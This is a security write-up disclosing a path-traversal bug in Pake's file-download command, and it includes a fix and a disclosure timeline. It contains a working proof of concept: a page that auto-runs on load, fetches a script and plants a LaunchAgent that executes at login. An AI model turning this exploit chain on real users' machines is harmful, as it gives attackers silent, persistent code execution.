One Less Click, One More Shell

A look at a code execution vulnerability in the Pake project, where a user-controlled filename in the file-download handler allows arbitrary file writes outside the Downloads directory, leading to persistence and code execution on macOS and Linux.
Pake is a popular open-source tool that turns any website into a lightweight, native-feeling desktop application. Pake is built on top of Tauri, which uses the operating system’s built-in webview (WebKit on macOS, WebKitGTK on Linux, WebView2 on Windows). You typically use it like this:
npx pake https://example.com --name MyApp
This produces a desktop app for https://example.com. Because the app feels native, Pake exposes a handful of convenience features to the wrapped page, such as the ability to download files. These features are implemented as Tauri commands, Rust functions that the JavaScript running in the webview can call through the window.__TAURI__ bridge. And that bridge is exactly where things go wrong.
The vulnerability
When a page wrapped by Pake wants to download a file, it can call into the Rust command download_file defined in src-tauri/src/app/invoke.rs:
The command takes a user-controlled filename parameter and join it directly to the download directory using PathBuf::join(), without any sanitization. The problem is that PathBuf::join() (and Path::join()) has two dangerous behaviors when given untrusted input:
- Relative traversal — a filename like
../../foowalks up out of the download directory. - Absolute path override — if the joined path is absolute (e.g.
/tmp/fooor/etc/foo),join()discards the base entirely and uses the absolute path as-is.
So both of these are accepted:
filename value |
Resulting write path |
|---|---|
../Library/LaunchAgents/com.evil.plist |
~/Library/LaunchAgents/com.evil.plist |
/tmp/evil.sh |
/tmp/evil.sh |
Because the JavaScript running inside the webview is the page’s JavaScript, any website you wrap with Pake or any site that injects script into a wrapped page, can write arbitrary files anywhere the app’s user can write.A file write primitive on its own is bad, but the path to full code execution is short because both macOS and Linux have well-known “drop a file here and it runs at login” mechanisms:
- macOS: A
.plistin~/Library/LaunchAgents/withRunAtLoadset is launched on every login. - Linux: A
.desktopfile in~/.config/autostart/is launched on every session start.
So the attack chain is:
- Write a malicious shell script to a known location (e.g.
/tmp). - Write a LaunchAgent / autostart entry that executes that script.
- Wait for the next login (or trigger it manually) → code execution.
No user interaction beyond opening the app is required. The payload fires silently from the page’s DOMContentLoaded handler.
Fun Time
The PoC writes a LaunchAgent that survives reboots so remember to clean up afterward.
Step 1: Prepare a malicious page
Create a web page whose JavaScript calls the vulnerable Tauri commands. In this case I used MacOS as my test, since I own a Mac. Host this page anywhere, a local server is fine. Use a simple HTML page, to load the JS code, you can name it index.html.
<!DOCTYPE html>
<html>
<head>
  <title>Welcome</title>
  <style>
    body { font-family: -apple-system, BlinkMacSystemFont, sans-serif; padding: 40px; background: #f5f5f7; color: #1d1d1f; }
    .card { background: #fff; border-radius: 12px; padding: 30px; max-width: 600px; margin: 40px auto; box-shadow: 0 2px 10px rgba(0,0,0,0.1); }
    h1 { font-size: 24px; }
    p { color: #6e6e73; line-height: 1.6; }
    #status { display: none; margin-top: 20px; padding: 15px; border-radius: 8px; font-family: monospace; font-size: 13px; white-space: pre-wrap; }
    .ok { background: #d4edda; color: #155724; display: block !important; }
    .fail { background: #f8d7da; color: #721c24; display: block !important; }
  </style>
</head>
<body>
  <div class="card">
    <h1>Welcome to our app</h1>
    <p>Loading your personalized dashboard...</p>
    <div id="status"></div>
  </div>

  <script>
    const STATUS = document.getElementById('status');

    function log(msg, ok) {
      STATUS.textContent += msg + '\n';
      STATUS.className = ok ? 'ok' : 'fail';
    }

    function encode(str) {
      return Array.from(new TextEncoder().encode(str));
    }

    async function exploit() {
      // Check for Tauri IPC
      if (!window.__TAURI__ || !window.__TAURI__.core) {
        log('[!] Not running inside Pake — nothing to do.', false);
        return;
      }

      const invoke = window.__TAURI__.core.invoke;
      const BASE_URL = 'http://127.0.0.1:8000';

      // --- Step 1: Write the payload script to /tmp/ via URL fetch ---
      // Absolute path overrides PathBuf::join base entirely (invoke.rs:97)
      try {
        await invoke('download_file', {
          params: {
            url: `${BASE_URL}/pake-poc.sh`,
            filename: '/tmp/pake-poc.sh',
            language: 'en'
          }
        });
        log('[+] Step 1: Wrote /tmp/pake-poc.sh', true);
      } catch (e) {
        log('[-] Step 1 failed: ' + e, false);
        return;
      }

      // --- Step 2: Write LaunchAgent plist via path traversal ---
      // ~/Downloads/../Library/LaunchAgents/ = ~/Library/LaunchAgents/
      try {
        await invoke('download_file', {
          params: {
            url: `${BASE_URL}/com.pake.poc.plist`,
            filename: '../Library/LaunchAgents/com.pake.poc.plist',
            language: 'en'
          }
        });
        log('[+] Step 2: Wrote ~/Library/LaunchAgents/com.pake.poc.plist', true);
      } catch (e) {
        log('[-] Step 2 failed: ' + e, false);
        return;
      }

      log('');
      log('[*] Done. Verify with:', true);
      log('    cat ~/Library/LaunchAgents/com.pake.poc.plist', true);
      log('    cat /tmp/pake-poc.sh', true);
      log('');
      log('[*] Trigger manually (or wait for next login):', true);
      log('    launchctl load ~/Library/LaunchAgents/com.pake.poc.plist', true);
      log('    cat /tmp/pake-poc-proof.txt', true);
      log('');
      log('[*] Cleanup:', true);
      log('    launchctl unload ~/Library/LaunchAgents/com.pake.poc.plist', true);
      log('    rm ~/Library/LaunchAgents/com.pake.poc.plist', true);
      log('    rm /tmp/pake-poc.sh /tmp/pake-poc-proof.txt /tmp/pake-poc-*.log', true);
    }

    // Run on page load — no user interaction needed
    window.addEventListener('DOMContentLoaded', () => {
      // Small delay to ensure Tauri IPC is fully initialized
      setTimeout(exploit, 500);
    });
  </script>
</body>
</html>
Next step is to host the plist file, which in this case will be used to allow the bash script to execute on restart, giving more control. Save this file as com.pake.poc.plist.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.pake.poc</string>
  <key>ProgramArguments</key>
  <array>
    <string>/bin/bash</string>
    <string>/tmp/pake-poc.sh</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>StandardOutPath</key>
  <string>/tmp/pake-poc-stdout.log</string>
  <key>StandardErrorPath</key>
  <string>/tmp/pake-poc-stderr.log</string>
</dict>
</plist>
Finally, we need to also host the malicious bash file. Name the file pake-poc.sh. In this case it is not malicious it is just a simple echo script.
#!/bin/bash
# Pake PoC — proof of code execution
echo "Pake PoC executed at $(date) by $(whoami) on $(hostname)" >> /tmp/pake-poc-proof.txt
Now we have everything ready and just started a simple HTTP server using Python.
Step 2: Wrap the page with Pake
Build a desktop app pointing at your malicious URL:
$ npx pake http://localhost:8000 --name PoCApp
✼ Using existing local icon: /usr/local/lib/node_modules/pake-cli/src-tauri/icons/pocapp.icns
✺ Using pnpm for package management.
✹ Installing package...
✺ Installing package...
✶ Installing package...

✔ Package installed!
✸ Building app...

> pake-cli@3.11.10 build /usr/local/lib/node_modules/pake-cli
> tauri build -c src-tauri/.pake/tauri.conf.json --target x86_64-apple-darwin --features cli-build

        Info Looking up installed tauri packages to check mismatched versions...
   Compiling pake v3.11.10 (/usr/local/lib/node_modules/pake-cli/src-tauri)
    Finished `release` profile [optimized] target(s) in 1m 41s
       Built application at: /usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/pake-pocapp
    Bundling PoCApp.app (/usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/bundle/macos/PoCApp.app)
     Signing with identity "-"
Signing with identity "-"
Signing /usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/bundle/macos/PoCApp.app/Contents/MacOS/pake-pocapp
Signing with identity "-"
Signing /usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/bundle/macos/PoCApp.app
/usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/bundle/macos/PoCApp.app: replacing existing signature
        Warn skipping app notarization, no APPLE_ID & APPLE_PASSWORD & APPLE_TEAM_ID or APPLE_API_KEY & APPLE_API_ISSUER & APPLE_API_KEY_PATH environment variables found
    Bundling PoCApp_1.0.0_x64.dmg (/usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/bundle/dmg/PoCApp_1.0.0_x64.dmg)
     Running bundle_dmg.sh
    Cleaning /usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/bundle/macos/PoCApp.app
    Finished 1 bundle at:
        /usr/local/lib/node_modules/pake-cli/src-tauri/target/x86_64-apple-darwin/release/bundle/dmg/PoCApp_1.0.0_x64.dmg

✔ Build success!
✔ App installer located in /Users/marduc/Desktop/PoCApp.dmg
The app is now built.
Step 3: Open the app
Before we run it, let’s confirm that the files are not there.
$ ls /tmp/pake-poc.sh
ls: /tmp/pake-poc.sh: No such file or directory

$ cat ~/Library/LaunchAgents/com.pake.poc.plist
cat: /Users/marduc/Library/LaunchAgents/com.pake.poc.plist: No such file or directory
So no malicious files there, wonderful. Now let’s run the .dmg file, which will allow us to drag and drop it to the applications folder. After the app is executed, we see this wonderful page.

The web server logs the following HTTP Requests:
$ python3 -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::1 - - [18/Jun/2026 21:22:15] "GET / HTTP/1.1" 200 -
::ffff:127.0.0.1 - - [18/Jun/2026 21:22:16] "GET /pake-poc.sh HTTP/1.1" 200 -
::ffff:127.0.0.1 - - [18/Jun/2026 21:22:16] "GET /com.pake.poc.plist HTTP/1.1" 200 -
The script is now added to the auto execute items during login. MacOS triggers the following notification.

The following files were created to the file system:
$ cat ~/Library/LaunchAgents/com.pake.poc.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.pake.poc</string>
  <key>ProgramArguments</key>
  <array>
    <string>/bin/bash</string>
    <string>/tmp/pake-poc.sh</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>StandardOutPath</key>
  <string>/tmp/pake-poc-stdout.log</string>
  <key>StandardErrorPath</key>
  <string>/tmp/pake-poc-stderr.log</string>
</dict>
</plist>%

$ cat /tmp/pake-poc.sh
#!/bin/bash
# Pake PoC — proof of code execution
echo "Pake PoC executed at $(date) by $(whoami) on $(hostname)" >> /tmp/pake-poc-proof.txt
But the bash file has not execute yet, and will trigger when the device restarts.
$ cat /tmp/pake-poc-proof.txt
cat: /tmp/pake-poc-proof.txt: No such file or directory
After the device starts the following file was created:
$ cat /tmp/pake-poc-proof.txt
Pake PoC executed at Thu Jun 18 21:30:43 CEST 2026 by marduc on marduc-MacBook-Pro.local
Cleanup
In order to clean up run the following commands for MacOS.
$ launchctl unload ~/Library/LaunchAgents/com.pake.poc.plist 2>/dev/null
$ rm -f ~/Library/LaunchAgents/com.pake.poc.plist
$ rm -f /tmp/pake-poc.sh /tmp/pake-poc-proof.txt
On Linux, remove ~/.config/autostart/com.pake.poc.desktop and the script instead.
Fix
The fix is quite simple. You should never trust the caller’s filename as a path. Extract only the final path component with Path::file_name() before joining. This strips any ../ segments and neutralizes absolute paths:
let safe_name = std::path::Path::new(¶ms.filename)
.file_name()
.map(|f| f.to_string_lossy().to_string())
.unwrap_or_else(|| "download".to_string());
let output_path = download_dir.join(safe_name);
Disclosure Guideline
- First attempt: March 25, 2026 (ignored).
- Second attempt: April 8, 2026 (ignored).
- Third attempt: 10 May, 2026 (ignored)
- Mail to Snyk in case they could help: May 4, 2026 (Were unable to assist)
- Fixed manually publicly: 2 July 2026